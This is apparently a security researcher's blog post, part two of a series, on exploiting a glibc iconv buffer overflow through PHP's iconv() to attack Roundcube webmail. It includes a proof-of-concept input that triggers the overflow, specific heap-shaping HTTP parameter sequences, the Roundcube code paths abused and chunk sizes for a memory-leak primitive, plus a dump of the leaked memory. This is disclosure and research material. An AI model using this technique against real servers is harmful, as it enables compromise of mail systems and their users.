

Iconv, set the charset to RCE: Exploiting the glibc to hack the PHP engine (part 2)

34-43 minutes

Introduction

A few months ago, I stumbled upon a 24 years old buffer overflow in the glibc, the base library for linux programs. Despite being reachable in multiple well-known libraries or executables, it proved rarely exploitable — while it didn't provide much leeway, it required hard-to-achieve preconditions. Looking for targets lead mainly to disappointment. On PHP however, **the bug shone**, and proved useful in exploiting its engine in two different ways.

In [part one](#), I introduced the bug by recounting its discovery, its limitations, and I demonstrated its use on PHP by converting file read vulnerabilities to RCEs. In this blog post, I will explore a new way of exploiting the vulnerability on PHP, using direct calls to `iconv()`, and illustrate the vulnerability by targeting Roundcube, a popular PHP webmail. Again, I will demonstrate the impact on the ecosystem, by revealing unexpected ways of reaching `iconv()` when using [mbstring](#).

If you are not familiar with web exploitation, PHP, or the PHP engine, mind not: I will explain relevant notions along the way.

- [Introduction](#)
- [Another trigger](#)
- [Remote, binary exploits on PHP: theory](#)
 - [Involuntary mitigation](#)
 - [Encouraging architecture](#)
 - [Theoretical exploitation goals](#)
- [Attacking Roundcube](#)
 - [Reaching the bug](#)
 - [Getting a leak](#)
 - [Heap shaping 101](#)
 - [Code gadgets](#)
 - [Revised leak strategy](#)
 - [Finding the target](#)
 - [Two paths](#)
 - [Data-only attacks](#)
 - [PHP arrays](#)
 - [Overwriting the session array](#)
 - [Demo](#)
- [Impact on the ecosystem](#)
- [Conclusion](#)
- [We're hiring!](#)

Another trigger

While being able to trigger the bug using `php://filter` is very convenient, the most obvious way to reach a call to `iconv()` it to use its eponymous API. In PHP, it has the following prototype:

iconv

(PHP 4 >= 4.0.5, PHP 5, PHP 7, PHP 8)

iconv — Convert a string from one character encoding to another

Description

```
iconv(string $from_encoding, string $to_encoding, string $string): string|false
```

Converts **string** from **from_encoding** to **to_encoding**.

The difference between this function and its C equivalent is that the buffer management, which in C has to be done by the caller, is now invisible, as it is handled, under the hood, by PHP. In [part 1](#), we learned that we were very dependant on the looks of the output buffer: in many cases, the bug may very well be impossible to exploit.

So, is the `iconv()` implementation of PHP vulnerable? When we convert a string of size N to another charset using `iconv()`, PHP allocates an output buffer of size $N+32$, in the hope of « avoid(ing) `realloc()` (in) most cases »^[1]. If the buffer is not big enough^[2], it is made bigger^[3].

```
// ext/iconv/iconv.c

PHP_ICONV_API php_iconv_err_t php_iconv_string(const char *in_p, size_t in_len, zend_string
**out, const char *out_charset, const char *in_charset)
{
    ...

    in_left= in_len;
    out_left = in_len + 32; /* Avoid realloc() most cases */ // [1]
    out_size = 0;
    bsz = out_left;
    out_buf = zend_string_alloc(bsz, 0);
    out_p = ZSTR_VAL(out_buf);

    while (in_left > 0) {
        result = iconv(cd, (ICONV_CONST char **) &in_p, &in_left, (char **) &out_p, &out_left);
        out_size = bsz - out_left;
        if (result == (size_t)(-1)) {
            if (ignore_ilseq && errno == EILSEQ) {
                if (in_left <= 1) {
                    result = 0;
                } else {
                    errno = 0;
                    in_p++;
                    in_left--;
                    continue;
                }
            }

            if (errno == E2BIG && in_left > 0) { // [2]
                /* converted string is longer than out buffer */
                bsz += in_len;

                out_buf = zend_string_extend(out_buf, bsz, 0); // [3]
                out_p = ZSTR_VAL(out_buf);
                out_p += out_size;
                out_left = bsz - out_size;
                continue;
            }
        }
        break;
    }

    ...
}
```

Therefore, the output buffer is 32 bytes bigger than the input buffer, making the overflow triggerable easily. A poc is available [here](#). It boils down to:

```
$input =
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" .
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" .
"AAA割割\n割割\n割割\n割\n割\n割\n割";
$output = iconv("UTF-8", "ISO-2022-CN-EXT", $input);
```

Now that we know that the bug is triggerable using `iconv()`, we can look for targets. Again, the preconditions are as follow: we need to control the output charset, and at least part of the input buffer. Now, what type of software may satisfy these? My initial idea was to look at email clients, because emails imply encoding. But before we get into the details of the attack, let's get through a little bit more of theory.

Remote, binary exploits on PHP: theory

Involuntary mitigation

While PHP has been written off by so-many as insecure, remote binary exploits targeting PHP are – to say the least – not well documented. How does an attacker, armed with a buffer overflow such as the one we have, compromise the PHP engine and get remote code execution? Before we get our hands dirty, I'll show you why it is not as easy as it seems.

You should have a decent idea of how the PHP heap works, from [part 1](#). Its design is straightforward, and it is not protected in any way ([yet?](#)). However, its main attack mitigation, to me, comes from a simple (and probably not security related) design choice: **a heap only handles one request**. When you send an HTTP request to PHP, it will create a new heap, parse and allocate your parameters (GET, POST, *etc.*), compile and run the requested script, return the HTTP response, and then, when everything is said and done, *delete* the heap.

Think about your standard remote exploitation. We can roughly divide it in three steps: *setup*, *trigger*, and *usage*. Take a *use-after-free*, for instance: you may interact with the server, first, to shape the heap of the target, maybe spray a few structures, or arrange some free lists. That's *setup*. Then, you'd send a second request, *triggering* the bug, and making the application free some chunk, while leaving a pointer dangling. Right after, you'd issue an additional straw, replacing the missing chunk by something more of your liking. The fourth request would be the nail on the coffin: using your type-confused structure to your advantage, and starting up some ROP chain, thus *using* your bug.

With PHP, we need **all of these steps** to happen in the course of **one request-response exchange**. And after we send the HTTP parameters, our hands are tied: there are no more ways to interact with the engine, and we expect the *setup*, *trigger*, and *usage* to happen, on their own, before we get the HTTP response, and the heap gets destroyed.

To circumvent this problem, people often targeted functions that let you, by design, interact with PHP while the request is running. That's why I targeted code related to databases in PHP, a few years back: when PHP sends SQL queries and receives results, it gives us a way to *exchange data*, force PHP into making allocations, deallocations, *etc.* More generally, vulnerabilities in functions such as `unserialize()` constitute an ideal target, because it lets you trigger a bug, and then create arbitrary objects, strings, arrays...

In part 1, when attacking `php://filter`, we had kind of a similar situation, where we could perform operations on the heap by using carefully picked filters and buckets, and provoke the memory corruption at an arbitrary moment by converting to *ISO-2022-CN-EXT*. But in this new case, with direct calls to `iconv()`, we are left in a very unsettling spot: the function will only let us *trigger* the bug. To perform the *setup*, and then *use* it, we'll need another way.


Encouraging architecture

We have things going for us, however. The environment is attack-friendly: to handle HTTP requests, PHP-FPM and mod PHP have a main/worker architecture, where a root process controls a few, less privileged, workers. Whenever a worker dies, the main process restarts it by forking. A two-fold advantage. First, if we somehow crash a worker, it gets respawned. No risk of DOSing a server. Second, the memory layout (ASLR, PIE) is the same accross workers: if we leak addresses from one, we are guaranteed that their MSBs will be identical to the others.

Theoretical exploitation goals

The standard way of doing remote PHP exploits is thus to use the vulnerability twice: once to get a leak, and then to execute code. To make this happen, we can corrupt, in turn, two structures: `zend_strings` and `zend_arrays`.


The `zend_string` structure represents a PHP string. It consists of a few fields, followed by a buffer.



The zend_string structure

In PHP, strings are not a NULL-terminated collection of bytes; their `len` field defines their size. Thus, to display a string `s`, PHP displays `len` bytes starting from `s+18h`. If we manage to artificially increase the value of this field, we can leak memory.

With leaked memory, things get easier. We can easily locate ourselves in the heap, and get pointers to the main binary. The next step, executing code, can be done by overwriting the last field of the `zend_array` structure, that represents a PHP array:




The zend_array structure

pDestructor is a pointer to the function responsible for deleting elements from an array. It generally points to [zval_ptr_dtor](#), the [variable destruction function of PHP](#). Changing its value allows us to get RIP: when the array gets deleted, its elements get deleted as well, and therefore pDestructor gets called.

But enough theory for now.

Attacking Roundcube

[Roundcube](#) is probably the most popular PHP webmail. It is often used by mail providers, web hosts or private companies as a quick and easy way to access your mails without a desktop client. You've probably already seen one online:



Roundcube interface

And sadly, it fits every of our preconditions, and lets us achieve **remote code execution** as a standard user.

Reaching the bug

When sending an email using Roundcube, one can specify the recipients, carbon copy, and blind carbon copy using the `_to`, `_cc`, and `_bcc` fields. Since you have all probably already sent an email, I won't describe what they are; you know that they represent a collection of email addresses.

Now, in addition to these fields, the user can send a `_charset` HTTP parameter ^[1]. In this case, Roundcube will use `iconv()` to converted the aforementioned parameters to the charset before they are processed. The code looks like this (*greatly simplified*):

```
# /program/include/rcmail_sendmail.php
class rcmail_sendmail
{
    public function headers_input()
    {
        ...

        // set default charset
        if (empty($this->options['charset'])) { // [1]
            $charset = rcube_utils::get_input_string('_charset', rcube_utils::INPUT_POST) ?:
$this->rcmail->output->get_charset();
            $this->options['charset'] = $charset;
        }

        $charset = $this->options['charset'];

        ...

        $mailto = $this->email_input_format(rcube_utils::get_input_string('_to',
rcube_utils::INPUT_POST, true, $charset), true);
        $mailcc = $this->email_input_format(rcube_utils::get_input_string('_cc',
rcube_utils::INPUT_POST, true, $charset), true);
        $mailbcc = $this->email_input_format(rcube_utils::get_input_string('_bcc',
rcube_utils::INPUT_POST, true, $charset), true);

        ...

        if (!empty($this->invalid_email)) { // [2]
            return display_error('emailformaterror', 'error', ['email' => $this-
>invalid_email]);
        }
    }
}
```

While `rcube_utils::get_input_string()` is a simple wrapper to get HTTP parameters, and convert them to `$charset`, `email_input_format()` is a complex function that verifies that the list of emails is valid. In fact, if one of the provided emails is not, it will be copied in `$this->invalid_email`, and displayed in an error message such as: Invalid email address: <email> ^[2].

We can trigger the vulnerability using either `_to`, `_cc`, or `_bcc`.

Getting a leak

To get a leak, we need to overwrite the `len` field of a `zend_string`, before it gets displayed. We'll call this string the *target string*. In our case, we have a very simple candidate: if one of the emails we send is invalid, Roundcube will display an error message containing said email. We can send such an email in `_to`, and use it as the *target string*!

Now, our primitive is far from being a *write-what-where*, or even an arbitrary overflow. It writes, at most, 3 bytes out-of-bounds. If we were to overflow directly into a `zend_string`, the only thing we could overwrite would be its `refcount`. Clearly, we cannot directly use the bug to do what we want. Instead, we can leverage a 1-byte overflow into a free chunk pointer, similarly to the technique used in part 1, in order to displace it, and make a chunk overlap with the *target string*, allowing us to overwrite its header.

While this all works in theory, we are facing the *1-heap-per-request* mitigation. How can we shape the heap before the bug triggers? And once we have altered the LSB of a free list pointer, how do we make PHP allocate more chunks, to overwrite the header of the *target string*?

Heap shaping 101

Using GET, POST, and cookies, one can force PHP to allocate strings of arbitrary length. Every time you send a key-value pair such as `key=value`, PHP allocates a `zend_string` to store the key, and two to store the value. In addition, you can make PHP deallocate chunks by sending a new value for the key: `key=value&key=other-value` would cause PHP to allocate key, then value twice, then other-value twice, and finally free the two value strings. To fill a page with chunks of size `0x400`, for instance, and leave the third


one freed, you could use the following combination (a zend_string of size N is stored over $N+0x19$ bytes):

```
# Imagining that we have a page of four unallocated 0x400 chunks: C1 C2 C3 C4
# With a "standard" free list of C1→C2→C3→C4
a=AA...AAAAA (0x3e7 times) # Allocates two 0x400 chunks in C1 and C2
&b=BB...BBBBB (0x3e7 times) # Allocates two more in C3 and C4
&b= # Frees C3, then C4
&CC...CCCCC (0x3e7 times)= # Allocates C4
```

Using HTTP parameters, we can therefore shape the heap into our liking, right after it is created. While this is very nice, it is not perfect: modern PHP applications will, when compiled and run, perform thousands of heap operations, thus completely garbling our work. Imagine the whole process: parsing the code, comments, strings, objects, compiling the code to PHP VM instructions, and then running them, manipulating data, entering and exiting functions, *etc.* The best plan, when you can, is to try and attack on chunk sizes that are less used by the application, so that the program does not mess up your setup too much.

Code gadgets

Now that we can influence the looks of the heap, we can build a five step process to get our leak:



Exploitation steps on chunks of size 0x100

We first shape the heap so that 4 0x100 chunks A, B, C, D are contiguous and free, and the free list is: D→A→B→C (fig 1).

After making PHP write the zend_string that stores the invalid email address at (fictional) address 0x7fff11a33300 (D) (fig 2), we overflow from the chunk at address 0x7fff11a33000 (A), overwriting the LSB of the pointer to 0x7fff11a33200 (C), which becomes 0x7fff11a33248 (fig 3). After the bug has triggered, we have A→B→C+48h (fig 4). Then, with 3 more allocations, we allocate a chunk that overlaps with the *target string* (fig 5), allowing us to overwrite its zend_string header and, more precisely, its len field.

We know how to perform the setup (steps 1, 2) and trigger the bug (steps 3, 4). One step is missing, though: how do we allocate the chunks after corrupting the freelist? At this point in the execution, the script is on its own. The only thing that can make PHP allocate anything is the script itself. Therefore, to perform our required allocations, we need to look at ways to make the PHP application do it for us.

Let's check the target function again:

```
# /program/include/rcmail_sendmail.php
class rcmail_sendmail
{
    public function headers_input()
    {
        ...

        $mailto = $this->email_input_format(rcube_utils::get_input_string('_to',
rcube_utils::INPUT_POST, true, $charset), true);
        $mailcc = $this->email_input_format(rcube_utils::get_input_string('_cc',
rcube_utils::INPUT_POST, true, $charset), true); // [1]
```

```

        $mailbcc = $this->email_input_format(rcube_utils::get_input_string('_bcc',
rcube_utils::INPUT_POST, true, $charset), true);

        ...

        if (!empty($this->invalid_email)) {
            return display_error('emailformaterror', 'error', ['email' => $this-
>invalid_email]); // [2]
        }
    }
}

```

Supposing that we use `_to` to set an invalid email, and then `_cc` to trigger the bug, we can use anything that happens in between [1] and [2] to allocate our chunks. Let's have a look at `email_input_format()` (again, greatly simplified):

```

# /program/include/rcmail_sendmail.php
class rcmail_sendmail
{
    /**
     * Parse and cleanup email address input (and count addresses)
     *
     * @param string $mailto Address input
     * @param bool   $count   Do count recipients (count saved in $this-
>parse_data['RECIPIENT_COUNT'])
     * @param bool   $check   Validate addresses (errors saved in $this-
>parse_data['INVALID_EMAIL'])
     *
     * @return string Canonical recipients string (comma separated)
     */
    public function email_input_format($mailto, $count = false, $check = true)
    {
        ...

        $emails = rcube_utils::explode_quoted_string("[,;]", $mailto); // [1]

        foreach($emails as $email) {
            if(!is_valid_email($email)) {
                $this->invalid_email = $email;
                return "";
            }
        }

        return implode(", ", $emails);
    }
}

```

The method splits `$mailto`, a list of emails, into an array ^[1]. A perfect way to force PHP into allocating chunks!

We now have a complete strategy:

- Shape heap using HTTP parameters (step 1)
- Use `_to` to send an invalid email, setting `$this->invalid_email` (step 2)
- Use `_cc` to trigger the bug, modifying the free list (step 3, 4)
- Use `_bcc` to force PHP to allocate strings, overwriting the length of `invalid_email` (step 5)

When the error message gets displayed, memory gets leaked.

After building an exploit, I managed to make Roundcube display an error with my modified email (Adresse courriel invalide is french for Invalid email address), but it was... lackluster.


```

# program/include/rcmail_output_html.php
class rcmail_output_html extends rcmail_output
{
    protected function get_js_commands(&$framed = null)
    {
        $out          = '';
        $parent_commands = 0;
        $parent_prefix = '';
        $top_commands  = [];

        // these should be always on top,
        // e.g. hide_message() below depends on env.framed
        if (!$this->framed && !empty($this->js_env)) {
            $top_commands[] = ['set_env', $this->js_env];
        }
        if (!empty($this->js_labels)) {
            $top_commands[] = ['add_label', $this->js_labels];
        }

        // unlock interface after iframe load
        $unlock = isset($_REQUEST['_unlock']) ? preg_replace('/[^\a-z0-9]/i', '',
$_REQUEST['_unlock']) : 0;
        if ($this->framed) {
            $top_commands[] = ['iframe_loaded', $unlock];
        }
        else if ($unlock) {
            $top_commands[] = ['hide_message', $unlock];
        }

        $commands = array_merge($top_commands, $this->js_commands);

        foreach ($commands as $i => $args) {
            $method = array_shift($args);
            $parent = $this->framed || preg_match('/^parent\.\/', $method);

            foreach ($args as $i => $arg) {
                $args[$i] = self::json_serialize($arg, $this->devel_mode);
            }

            if ($parent) {
                $parent_commands++;
                $method = preg_replace('/^parent\.\/', '', $method);
                $parent_prefix = 'if (window.parent && parent.' . self::JS_OBJECT_NAME . ')
parent.';
                $method = $parent_prefix . self::JS_OBJECT_NAME . '.' . $method;
            }
            else {
                $method = self::JS_OBJECT_NAME . '.' . $method;
            }

            $out .= sprintf("%s(%s);\n", $method, implode(',', $args));
        }

        $framed = $parent_prefix && $parent_commands == count($commands);

        // make the output more compact if all commands go to parent window
        if ($framed) {
            $out = "if (window.parent && parent." . self::JS_OBJECT_NAME . ") {\n"
                . str_replace($parent_prefix, "\tparent.", $out)
                . "}\n";
        }

        return $out;
    }
}

```

This method generates javascript code that gets displayed, **raw**, in the HTTP response.

It is pretty complex, which is, in a way, a good thing: since the return value, `$out`, is bound to be displayed at some point, each variable that gets concatenated to it is a potential *target string*. In addition, each line of code here performs one or several allocation, or deallocation, or reallocation... a way to handle step 5. Each line of code is therefore a *gadget* that may or may not help us in our quest to

overwrite the string header.

Sadly, here, no gadget as simple as an `explode_quoted_string()`: we'll need to be smarter.

Finding the target

Let's simplify the code by removing conditions that we do not enter:

```
01: protected function get_js_commands()
02: {
03:     $out          = '';
04:     $top_commands = [];
05:
06:     // unlock interface after iframe load
07:     $unlock = isset($_REQUEST['_unlock']) ? preg_replace('/^[^a-z0-9]/i', '',
$_REQUEST['_unlock']) : 0;
08:     $top_commands[] = ['iframe_loaded', $unlock];
09:
10:     $commands = array_merge($top_commands, $this->js_commands);
11:
12:     foreach ($commands as $i => $args) {
13:         $method = array_shift($args);
14:
15:         foreach ($args as $i => $arg) {
16:             $args[$i] = self::json_serialize($arg, $this->devel_mode); // [1]
17:         }
18:
19:         $method = 'if (window.parent && parent.rcmail) parent.rcmail.' . $method;
20:         $out .= sprintf("%s(%s);\n", $method, implode(',', $args)); // [2]
21:     }
22:
23:     $out = "if (window.parent && parent.rcmail) {\n"
24:         . str_replace('if (window.parent && parent.rcmail) parent.rcmail.', "\tparent.",
$out)
25:         . "}\n";
26:
27:     return $out;
28: }
```

In our case, when the code reaches `get_js_commands()`, `$this->js_commands` is an array containing a single element, a 2-item array: `["display_message", "Adresse courriel invalide: <email-we-sent>"]`. The `$commands` array thus consists of 2 elements:

```
[
    ["hide_message", "<unlock-value>"],
    ["display_message", "Adresse courriel invalide: <invalid-email>"],
]
```

Each line is then used to iteratively build part of some javascript code in `$out`, before returning the variable. In each the iterations of the loop at lines 12 to 21, we control `$args[0]`, which gets JSON-serialized, and then formatted using `sprintf()`. Let's take each of the two iterations one by one. Before we enter the `foreach()`, the free list is `D→B→C'`: the next allocation has to be our *target string*.

If we give a size of `0x6a1` to the HTTP parameter `_unlock`, the first iteration of the loop will end with `$out` having a size of more than `0x700` bytes. It therefore gets allocated in chunk D. We then need 2 more allocations to overwrite `$out`'s length, before its size changes. We need make them happen in the last iteration of the loop.

To pull this off, we set `invalid_email` to `0x63c` ASCII bytes, followed by `0x37` null bytes. When the error message gets JSON-serialized ^[2], `$args[0]` grows greatly in size because of the null bytes it contains: each null byte becomes its unicode-escaped representation, `\u0000`. As a result, the JSON-encoded `$args[0]` has a size of around `0x786` bytes. It thus gets allocated in B. The `sprintf()` call adds a few bytes to this, and results in a new chunk of size `0x800` being allocated, in C'. At this point, we have successfully overwritten D's header: `$out`'s size has greatly increased, right before it gets modified again by being concatenated with the result of `sprintf()` ^[2]!

And finally, we get our much desired leak:

000000a0	62	65	27	3e	3c	73	63	72	69	70	74	3e	0a	69	66	20	be'>	<scr	ipt>	·if
000000b0	28	77	69	6e	64	6f	77	2e	70	61	72	65	6e	74	20	26	(win	dow.	pare	nt &
000000c0	26	20	70	61	72	65	6e	74	2e	72	63	6d	61	69	6c	29	& pa	rent	.rcm	ail)
000000d0	20	7b	0a	09	70	61	72	65	6e	74	2e	72	63	6d	61	69	{··	pare	nt.r	cmai
000000e0	6c	2e	69	66	72	61	6d	65	5f	6c	6f	61	64	65	64	28	l.if	rame	_loa	ded(
000000f0	22	55	55	55	55	55	55	55	55	55	55	55	55	55	55	55	"UUU	UUUU	UUUU	UUUU
00000100	55	55	55	55	55	55	55	55	55	55	55	55	55	55	55	55	UUUU	UUUU	UUUU	UUUU
*																				
00000790	55	55	22	29	3b	0a	00	4f	4f	4f	4f	4f	4f	4f	4f	4f	UU")	;··0	0000	0000
...																				
000027a0	02	00	00	00	ff	ff	ff	ff	91	3e	49	90	cb	7b	24	9f	· · · ·	· · · ·	·>I·	·{\$.·
000027b0	08	bc	27	29	1e	7f	00	00	02	00	00	00	00	00	00	00	· · ')	· · · ·	· · · ·	· · · ·
000027c0	02	00	00	00	ff	ff	ff	ff	82	76	80	1d	dc	1e	ad	d1	· · · ·	· · · ·	·v· ·	· · · ·
000027d0	38	bc	27	29	1e	7f	00	00	02	00	00	00	00	00	00	00	8· ')	· · · ·	· · · ·	· · · ·
000027e0	01	00	00	00	93	00	00	00	1a	48	30	60	b7	55	2a	e4	· · · ·	· · · ·	·H0`	·U*·
